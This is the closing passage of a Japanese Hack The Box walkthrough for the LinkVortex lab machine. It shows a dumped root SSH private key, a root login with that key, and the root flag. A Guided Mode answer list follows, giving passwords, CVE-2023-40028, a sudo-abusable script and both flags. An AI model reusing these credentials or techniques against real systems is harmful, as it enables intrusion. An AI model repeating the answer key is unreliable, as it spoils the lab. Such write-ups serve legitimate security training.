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
-----END OPENSSH PRIVATE KEY-----


$ chmod 600 root_id_rsa
(6) 秘密鍵ファイルを用いてrootユーザーで攻撃対象のマシン(LinkVortex)にログインする。
※kali Linux上で以下のコマンドを実行する。

$ ssh root@linkvortex.htb -i root_id_rsa
root@linkvortex:~#
(7) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
※rootユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(8) 特権ユーザー用のフラグファイルの内容を確認する。
※rootユーザーでログインした攻撃対象のマシン(LinkVortex)上で以下のコマンドを実行する。

# cat /root/root.txt
befbf11541a65c86cb5c879f228b2502
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many open TCP ports are listening on LinkVortex?
問題(日本語訳):LinkVortex でリッスンしている開いている TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What subdomain of linkvortex.htb returns a differt application from the main site?
問題(日本語訳):linkvortex.htb のどのサブドメインがメインサイトとは異なるアプリケーションを返しますか?

答え:dev.linkvortex.htb
・Task 3
問題(英語訳):What is the name of the directory that is exposed on the dev subdomain that allows access to the site's source code?
問題(日本語訳):サイトのソース コードへのアクセスを許可する dev サブドメインで公開されているディレクトリの名前は何ですか?

答え:.git
・Task 4
問題(英語訳):What is the bob user's password for the Ghost admin panel?
問題(日本語訳):Ghost 管理パネルの bob ユーザーのパスワードは何ですか?

答え:OctopiFociPilfer45
・Task 5
問題(英語訳):What version of Ghost running on LinkVortex?
問題(日本語訳):LinkVortex で実行されている Ghost のバージョンは何ですか?

答え:5.58.0
・Task 6
問題(英語訳):What is the 2023 CVE ID for an authenticated file read vulnerability in this version of Ghost?
問題(日本語訳):このバージョンの Ghost における認証されたファイル読み取りの脆弱性の 2023 CVE ID は何ですか?

答え:CVE-2023-40028
・Task 7
問題(英語訳):What is the full path of the Ghost configuration file that contains an exposed password?
問題(日本語訳):公開されたパスワードを含む Ghost 構成ファイルのフルパスは何ですか?

答え:/var/lib/ghost/config.production.json
・Task 8
問題(英語訳):What is the bob user's password on LinkVortex?
問題(日本語訳):LinkVortex の bob ユーザーのパスワードは何ですか?

答え:fibber-talented-worth
・Submit User Flag
問題(英語訳):Submit the flag located in the bob user's home directory.
問題(日本語訳):bob ユーザーのホームディレクトリにあるフラグを送信します。

答え:5f3b20dd78eb34949930a5ebcfbff3e7
/home/bob/user.txt
・Task 10
問題(英語訳):Which is the name of the script that bob execute as any user without providing a password?
問題(日本語訳):bob がパスワードを入力せずに任意のユーザーとして実行するスクリプトの名前は何ですか?

答え:clean_symlink.sh
・Task 11
問題(英語訳):What is the full path of the SSH private key file for the root user?
問題(日本語訳):ルート ユーザーの SSH 秘密鍵ファイルのフル パスは何ですか?

答え:/root/.ssh/id_rsa
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:befbf11541a65c86cb5c879f228b2502
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。